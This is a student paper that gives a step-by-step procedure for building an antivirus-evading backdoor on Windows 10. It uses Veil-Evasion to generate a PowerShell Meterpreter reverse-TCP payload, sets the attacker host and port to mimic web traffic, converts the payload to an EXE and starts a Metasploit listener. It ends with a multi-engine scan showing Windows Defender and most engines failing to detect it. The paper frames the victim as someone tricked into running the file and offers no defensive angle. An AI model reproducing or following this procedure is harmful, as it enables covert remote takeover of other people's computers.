Create an undetectable backdoor using Veil and Metasploit framework to bypass anti-virus programs in Windows 10 including Windows Defender

Rathnayake .R.M.K.G.
Faculty of Computing
Sri Lanka Institute of Information Technology
Malabe, Sri Lanka
it20128272@my.sliit.lk

Rathnayake .R.P.P.S.
Faculty of Computing
Sri Lanka Institute of Information Technology
Malabe, Sri Lanka
it20123390@my.sliit.lk

Abstract— **This paper describes our first research experience in creating an undetectable backdoor to bypass anti-virus programs in Windows 10, including Windows Defender, using open-source software tools such as Veil and Metasploit framework. As our project, we created a fully undetectable backdoor using Kali Linux operating system. Furthermore, we used Veil and Metasploit framework for this process. During the project, we tried to create our payload as an EXE file. When we place our EXE file in the victim's Windows 10 computer, it executes and connects with the attacker's computer when the victim clicks the file. As a result, we will be able to receive process information from the victim's computer, and also, we will be able to control the victim's computer remotely. However, if there is an anti-virus program on the victim's computer, we will not accomplish our task. Because of that reason, the main goal of our project is to give the ability to our EXE file to bypass the maximum number of anti-virus programs, including Windows Defender.**

Keywords— **undetectable backdoor, anti-virus programs, Windows 10, Windows Defender, open-source, software, Veil, Metasploit framework, Kali Linux, operating system, payload, EXE file**

I. INTRODUCTION

A backdoor is any means by which authorized, and unauthorized users can get around standard security protections and get high-level user access (root access) on a computer system, network, or software application in the area of cybersecurity [1]. Cybercriminals can use a backdoor to steal personal and financial data, install further malware, and commandeer devices after gaining access.

Software or hardware developers can also deliberately inserted backdoors to get access to their technology after the fact. Non-criminal backdoors are beneficial for assisting clients who have been locked out of their devices indefinitely, as well as troubleshooting and resolving software bugs [1].

Backdoors will not go away any time soon as a threat. According to the Malwarebytes Labs State of Malware report, backdoors were the fourth most prevalent threat detection for both consumers and enterprises in 2018, rising 34 and 173 percent year over year [2].

Another type of backdoor acquired attention in 2013 when NSA documents given to the public by whistleblower Edward Snowden showed a decades-long attempt by the spy agency, in collaboration with the UK's GCHQ, to force firms to include backdoors in their products. They put much pressure on the companies that create encryption software.

These hidden backdoors allow intelligence agencies to bypass or undermine security safeguards and gain unauthorized access to systems and data [3].

II. FILE SIGNATURES

Anti-virus programs use different types of methods to detect harmful files, such as backdoors. A prevalent method is to compare the particular file with a massive database of file signatures [4]. A file signature is a unique set of identifying bytes written to the header of a file. A file signature is usually found inside the first 20 bytes of a file on a Windows system [5]. The file signatures in this database correspond to harmful files, and if our backdoor file matches one of those signatures, it will detect it as a harmful file. It is essential to edit our backdoor to be unique, so it will not match that anti-virus database.

III. PROCESS IN VEIL


Veil creates a remote shell program that bypasses most anti-virus programs using a Metasploit-like interface. It will take some social engineering to persuade the target to run the resulting shell program, but if they do, the intruder will connect to the Kali system and gain complete remote access [6].

A. Veil Evasion

Veil-Evasion is free to use and can be downloaded from GitHub. It is intended to generate Metasploit payloads that avoid detection by standard antivirus software. It is not a complex tool to use, which makes it highly effective. Windows Defender is one of those solutions that is installed by default on Windows clients and servers, and where some bypassing techniques come in handy [7].

In the Kali Linux Terminal, we used the “veil” command to start the Veil framework. We then used “use 1” to get veil evasion.

Fig. 1 shows how the “veil” command works and the available commands to continue the process.




```
root@kali:~# veil
===============================================================================
                         Veil | [Version]: 3.1.11
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool
```

Fig. 1 Interface of the terminal after using "veil" command

B. *Gennerate the payload*

We used the **"list"** command to get available payloads. Then we used the **"use"** command and the payload number to get the payload.




```
[*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py
```

Fig. 2 Interface of available payloads

These payload names include three parts that describe what kind of payload that is. The first part contains the programming language of that payload is, and the second part contains the name of the payload type. Finally, the last part is the name of the connection type.

We used payload number 22 for this exploitation since it is written in a power shell, and it gives Meterpreter access. Meterpreter is a payload that's run on memory and programed by the Metasploit framework. We can get the reverse connection that is sent over TCP because of this payload number 22.

We used **"use 22"** to generate our payload. After that, there are required options (Fig. 3) for that payload, and we change those options by using the **"set"** command.




```
Payload: powershell/meterpreter/rev_tcp selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BADMACS                 FALSE           Checks for known bad mac addresses
DOMAIN                  X               Optional: Required internal domain
HOSTNAME                X               Optional: Required system hostname
LHOST                                   IP of the Metasploit handler
LPORT                   4444            Port of the Metasploit handler
```

Fig. 3 Interface of required options

If we can change these options properly, we can make our backdoor more unique. We used port 8080, or we can use port 80 because all web browsers run on port 80. We used the **"set LPORT 8080"** command and then **"set LHOST (Attacker machine IP address)"** to listening on port 8080 to receive the connections from our backdoor, and when the backdoor is executed on the target computer, it will connect back to our computer on port 8080. It seems like the target computer connects with a website, so it less suspicious.

After the option changes, we used the **"generate"** command to generate our payload.




```
 [>] Please enter the base name for output files (default is payload): CutePuppy
===============================================================================
                               Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [*] Language: powershell
 [*] Payload Module: powershell/meterpreter/rev_tcp
 [*] PowerShell doesn't compile, so you just get text :)
 [*] Source code written to: /var/lib/veil/output/source/CutePuppy.bat
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/CutePuppy.rc

Hit enter to continue...
```

Fig. 4 Interface of generated payload details

IV. PROCESS IN BAT TO EXE CONVERTER

Bat To EXE Converter can help you convert batch files from a series of DOS instructions into executable files. The tool is straightforward to use and thus suitable for any user. However, unless you intend to import already existing BAT files, you must understand the syntax of the source code [8].



□ Icon:
□ Password:
Working directory: Current directory
Exe-Format: 32 Bit | Console (Visible)
UAC: □ Request administrator privileges
□ Request user privileges
Packer: □ Enable UPX compression

Embedded items
Extract to: Current directory
Method: Synchronous
Delete on exit: No
Overwrite: No
Save attributes: No
Display names: No

Fig. 5 Interface of BAT to EXE Converter

When we open our payload code with Bat to Exe converter, we can modify our code to make it unique, and we will be able to bypass the maximum number of anti-virus programs. After modifying the payload, by following these steps below, we can generate our executable file.

“Click Save > Go to Converter > Click Convert”

V. PROCESS WITH RESOURCE FILE AND METASPLOIT FRAMEWORK

According to the fig. 4, the terminal will show us the payload details such as payload programming language, payload name, source code file path, and resource file path. We use these resource files to listen to incoming connections from the target computer automatically.


We used the following command to start to listen to incoming connections by using a resource file.

“msfconsole -r (resource file path)”

After it starts listening for jobs, we can list the jobs using the **“job -l”** command. When the victim clicks our payload, we will be able to see the activities of that computer, and also, we will be able to control it remotely.

VI. TEST THE EXECUTABLE FILE

We used the “antiscan.me” online service to check our executable file. It allows scanning the file with multiple antivirus engines without distributing them.



NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Clean

AhnLab V3 Internet Security: Clean

Alyac Internet Security: Clean

Avast: Clean

AVG: Clean

Avira: Clean

BitDefender: Clean

BullGuard: Clean

ClamAV: Clean

Comodo Antivirus: Clean

DrWeb: Clean

Emsisoft: Clean

Eset NOD32: bad archive

Fortinet: Clean

F-Secure: Clean

IKARUS: Clean

Kaspersky: detected

McAfee: Clean

Malwarebytes: Clean

Panda Antivirus: Clean

Sophos: Clean

Trend Micro Internet Security: Clean


Webroot SecureAnywhere: Clean

Windows 10 Defender: Clean

Zone Alarm: Clean

Zillya: Clean

Fig. 6 Interface of available anti-virus platforms in antiscan.me



Filename
bbbbbbbbbbbbbbbbbbb.exe

MD5
610c177e478190e76bd222ae337287e9

Detected by
1/26

Scan Date
15-05-2021 03:57:06

Fig. 7 Summary of the scan

ACKNOWLEDGMENT

My deepest appreciation goes to Dr. Lakmal Rupasinghe who provided helpful comments and suggestions. I also owe a very important debt to Ms. Methmi Kaveesha who gave me invaluable comments and warm encouragements.

REFERENCES

[1] "Backdoor computing attacks," Malwarebytes, [Online]. Available: https://www.malwarebytes.com/backdoor/. [Accessed 20 May 2021].

[2] "State of Malware Report," Malwarebytes, 2021.

[3] K. Zetter, "Hacker Lexicon: What Is a Backdoor?," WIRED, 12 November 2014. [Online]. Available: https://www.wired.com/2014/12/hacker-lexicon-backdoor/. [Accessed 22 May 2021].

[4] zSecurity, "How Hackers Create Fully Undetectable Backdoors!," Youtube, 2020.

[5] John Sammons, Michael Cross, The Basics of Cyber Safety, 2017.

[6] "Anti-Virus Bypass with Veil on Kali Linux," CYBER ARMS – Computer Security, [Online]. Available: https://cyberarms.wordpress.com/2018/05/29/anti-virus-bypass-with-veil-on-kali-linux/. [Accessed 22 May 2021].

[7] "Veil Evasion for bypassing antivirus software," Infosecdutchie, 15 September 2020. [Online]. Available: https://www.infosecdutchie.com/veil-evasion-for-bypassing-antivirus/. [Accessed 22 May 2021].

[8] "Bat To Exe Converter 3.0," Software.informer, 15 May 2021. [Online]. Available: https://bat-to-exe-converter2.software.informer.com/3.0/. [Accessed 22 May 2021].

[9] "Backdoor computing attacks," [Online]. Available: https://www.malwarebytes.com/backdoor/.